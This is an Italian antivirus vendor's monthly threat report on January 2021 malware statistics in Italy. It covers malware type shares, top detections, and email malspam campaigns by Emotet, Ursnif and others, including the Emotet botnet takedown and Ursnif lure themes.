I dati della telemetria del C.R.A.M. di TG Soft sono raccolti dagli utenti che utilizzano il software anti-virus Vir.IT eXplorer. Le segnalazioni derivano da attacchi bloccati oppure malware riscontrati all'interno del parco macchine monitorato. Ogni minaccia identificata da Vir.IT viene classificata in famiglie e in cluster di malware. Ogni cluster di malware può contenere uno o più samples, ad esempio **Office.VBA.Macro_Heur** raggruppa centinaia o migliaia di macro virus distinti.




Nel mese di gennaio abbiamo avuto un leggero incremento del numero di malware rispetto al precedente mese di dicembre, dove erano stati riscontrati 5137 cluster di malware contro i 5142 del mese di gennaio 2021.

Nel grafico a fondo pagina possiamo vedere l'andamento giornaliero delle infezioni in Italia.

All'inizio del mese (lunedì 4) abbiamo avuto un picco di segnalazioni d'infezione, dovute alle scansioni automatiche mensili del motore anti-virus Vir.IT eXplorer ed un secondo picco giovedì 7.

Nelle settimane successive, abbiamo un incremento delle segnalazioni il lunedì, per poi calare in modo progressivo nei giorni successivi. Il 20/01 vi è stato un picco infrasettimanale dovuto alle 16 campagne di malspam di Emotet (15) e LokiBot (1).

L'andamento delle infezioni a gennaio è stato abbastanza uniforme, non vi sono stati attacchi massivi sebbene Emotet nella terza decade del mese si sia rifatto vivo prepotentemente.



Nel grafico sottostante vediamo le statistiche relative al mese di gennaio 2021 suddivise per "Tipologia Malware" riscontrate in Italia.

Con il termine malware intendiamo qualsiasi tipologia di software malevolo che possa arrecare danno al sistema informatico.


I malware si suddividono in diverse tipologie: Adware, Backdoor, Trojan, Worm, Virus, PUA/PUP, Deceptor, etc.

Nel mese di gennaio la tipologia dei **PUP** (28,14%), in leggera flessione, vengono spodestati, per un soffio, dalla prima posizione dai **TROJAN** (28,17%). Al terzo posto, stabili, gli **ADWARE** con il 16,52 (+4,83% rispetto al 2020-12). Trojan e PUP sono in leggera flessione rispetto a dicembre. Conservano la quarta piazza, seppur in flessione, i **MACROVIRUS** con l' 11,86% (-16% rispetto a dicembre) come anche conserva la posizione il gruppo denominato **ALTRO**, che include i virus, anch'esso in leggera flessione con l'11,17%. Questa riduzione dei MACROVIRUS è dovuta allo smantellamento della BotNet di Emoter avvenuta il 27 gennaio.

E' interessante notare che le prime 4 tipologie di malware rappresentano oltre l'84,6% delle infezioni monitorate.

In sesta posizione troviamo in risalita i **DECEPTOR** (1,68%) che scavalcano gli **WORM** con lo 0,86% (+106%) che scavalcano con l'1,67%, seguono BACKDOOR con lo 0,80%. e chiudono la classifica: **BHO** e **HTML**.

I TROJAN riconquistano la prima posizione, 2° e 3° posizione per PUP ed ADWARE che coprono quasi il 45% delle infezioni di gennaio



Analizziamo le statistiche di gennaio dei singoli Malware. Anche questo mese si riconferma al primo posto il **PUP.Win32.MindSpark.F** con il 6,09% delle infezioni, che può compromettere il tuo browser, modificando l'home page e il motore di ricerca.

Al secondo posto si conferma **Office.VBA_Macro_Heur** (tipologia MACRO VIRUS) seppur in discesa dal 6,09% di dicembre al 4,70% di gennaio 2021.

Si tratta di un dato ottenuto tramite l'analisi euristica e riguarda i file contenenti macro potenzialmente pericolose di diverse famiglie di malware.

Al terzo posto stabile il **PUP.Win32.CheatEngine** con l'1,80% delle infezioni rilevate.


Anche questo mese nella Top10 troviamo alcune vecchie conoscenze del mondo PUP/Adware, in quarta posizione troviamo il **PUP.Win32.Resoft.B** e al nono posto il **PUP.Win32.InstallerWizard.A**

Al 5° e 6° posto troviamo due TROJAN: **Trojan.PS.sLoad.COX** (1,44%) e **Trojan.W32.Genus.JWB** (1,25%).

In 7°, 8° e 10° posizione nell'ordine ben 3 virus **Win32.Tenga.A**, **Win32.Delf.FE** e **Win32.Expiro.AQ**. Si tratta di tre vecchie conoscenze ma ancora attivi. Expiro è virus polimorfico che lo può rendere non sempre "facilmente" riconoscibile.

I malware della Top10 rappresentano il 21,49% delle infezioni di gennaio, il rimanente 78,51% è dato da altri 5142 cluster di malware.

Nella Top10 troviamo 4 tipologie differenti di PUP, 2 tipologie di trojan, la tipologia dei macrovirus generici e ben 3 virus.




Statistiche Malware via email

Gennaio 2021 - ITALIA

Analizziamo ora le campagne di malware veicolate via email nel mese di gennaio. Anche in questo caso possiamo suddividere le statistiche per tipologia e singolo malware.

La categoria dei **MACRO VIRUS** mantiene sempre la prima posizione con il 73,25% (-9,38% rispetto al mese di dicembre) probabilmente a causa dello scardinamento della Botnet di distribuzione di Emotet avvenuta nella terza decade di gennaio.


I **TROJAN** con il 25,78% sono in crescita quasi 7% globalmente con un incremento relativo tra dicembre e gennaio di oltre il +35%. Si confermano al secondo posto. Al terzo posto troviamo la tipologia **ALTRO** con lo 0,97% che include varie famiglie come **WORM** e **BACKDOOR**.



Analizzando le statistiche delle campagne di malspam per singolo malware, al primo posto troviamo **Office.VBA_Macro_Heur,** (tipologia Macro Virus) che include l'intercettazione generica di diverse famiglie di macro virus, in crescita anche a gennaio allo 35,88%, in 2° e 3° posizione si conferma il trojan bancario **UrSnif** con la variante **.CRQ** con l'12,26% e **.CRP** con il 6,31%. Fuori dal podio i Trojan, 4°, 5° rispettivamente due varianti di **Trojan.Win32.PSWStealer,** la **.CRR** e la **.CRO** e 7° il **Trojan.Win32.VBZenPack_Heur.** Poi abbiamo I MACROVIRUS di Excel e di Word: **X97M.Dridex.CSC** (6°); **W97M.Emotet.CQU** (8°) e .CRS (9°).

Nella Top10 delle mail, vi sono quasi esclusivamente MACRO VIRUS, che rappresentano il 59,66% delle infezioni di gennaio, il rimanente 40,34% è dato da altri 270 malware.


A gennaio sono riprese le campagne di Emotet ma nella terza decade i server di C&C sono stati smantellati per un'azione congiunta delle Polizie di vari paesi.



Analisi dei malware di gennaio

Nel mese di gennaio in Italia, attraverso le campagne di malspam che hanno "targettizzato" l'utenza italiana (email scritte in lingua italiana), sono stati veicolate non meno di **11** differenti tipologie di malware.

Nella figura sottostante possiamo vedere l'andamento dei malware distribuiti attraverso il vettore d'infezione della posta elettronica nel mese di gennaio.



Prima posizione del podio invariata nel mese di gennaio rispetto a dicembre che vede ancora il malware **Emotet** (48+ campagne) ampiamente in testa.

In seconda posizione questo mese invece troviamo il malware password stealer **Lokibot,** salito di una posizione rispetto al mese scorso.

La terza posizione è condivisa con non meno di 6 campagne ciascuno dai 4 malware di seguito indicati:

- **AgentTesla** (un password stealer molto utilizzato, come a dicembre, da diversi "attori " dediti al cyber-crime. che ruba le credenziali di accesso);
- **Ave_Maria** e **FormBook** (2 RAT) che guadagnano ben 2 posizioni dalla 5° piazza di dicembre alla 3° posizione di gennaio 2021;
- **Ursnif** (TrojanBanker) ha come scopo quello di rubare le credenziali di accesso all'home banking per svuotare i conto correnti.


Anche per gennaio da notare l'assenza con campagne dirette all'utenza italiana del cyber-attore Hagga, che però continua con campagne malspam internazionali.

Nella figura sottostante possiamo vedere l'andamento giornaliero delle campagne di malspam con target Italia.

Assenti nelle prime 3 settimane del mese, ad eccezione di venerdì 15 gennaio, campagne di malspam di **AgentTesla**, un password stealer di norma utilizzato da diversi cyber-criminali con target l'utenza italiana (e non solo).

Il malware **UrSnif** nel mese si è concentrato, con 5 campagne totali, quasi completamente nella quarta settimana, settimana in cui si sono anche osservati 2 picchi di campagne indirizzate all'utenza italiana nelle giornate di mercoledì 20 e venerdì 22, trainati dal malware **Emotet**.

Presenti in maniera omogenea per tutto il mese di gennaio campagne di Emotet, ma fino al 25 gennaio, data in cui un'operazione internazionale di polizia (effettuata tra lunedì 25 e mercoledì 27) ha smantellato la botnet del malware**.**



E' possibile consultare le campagne di malspam settimanali del mese di gennaio dai seguenti link:

Week 52 ==> dal 26 dicembre al 3 gennaio

Week 01 ==> dal 4 gennaio al 10 gennaio

Week 02 ==> dall'11 gennaio al 17 gennaio

Week 03 ==> dal 18 gennaio al 24 gennaio

Week 04 ==> dal 25 gennaio al 31 gennaio

Ursnif

Analisi delle campagne di gennaio


Analizziamo ora le campagne del malware bancario **Ursnif** (noto anche come **Gozi** o **IFSB**) nel mese di gennaio.


Come abbiamo visto, questo malware è uno dei più diffusi via email in Italia, a gennaio è stato veicolato attraverso 6 campagne di malspam concentrate nelle ultime 2 settimane del mese contro le 7 campagne di dicembre.

Come si può vedere dalla figura a fianco, l'andamento delle campagne si è concentrato nella terza e nella quarta settimana di gennaio.

Le principali campagne veicolate hanno sfruttato i seguenti temi:

- ENEL ENERGIA (1)
- BRT S.p.A. (1)
- INPS (2)
- Enigaseluce (1)
- Ministero dello Sviluppo Economico (1)






Ursnif—Campagne Malspam

19/01/2021	BRT Codice Cliente [nnnnnnn...]
19/01/2021	EnelEnergia—Emissione Bolletta PEC
21/01/2021	INPS—comunicazione al collaborante per documentazione insufficiente
21/01/2021	INPS—notifica al collaborante per documentazione insufficiente
22/01/2021	enigaseluce—primo sollecito di pagamento parcella
28/01/2021	Min. Sviluppo Economico — Circolare 28/01/2021 , informazione aiuti per le imprese


Dall'analisi delle campagne di malspam e dalle configurazioni individuate all'interno del trojan bancario Ursnif utilizzato, vi sono due gruppi distinti che hanno sfruttato questo malware a gennaio per attaccare l'utenza italiana. Il primo gruppo ha veicolato quattro campagne di malspam a tema Ministero dello Sviluppo Economico, enigaseluce e INPS invece il secondo si è limitato a due campagne a tema "Enel Energia" e "B.R.T. S.p.A.".

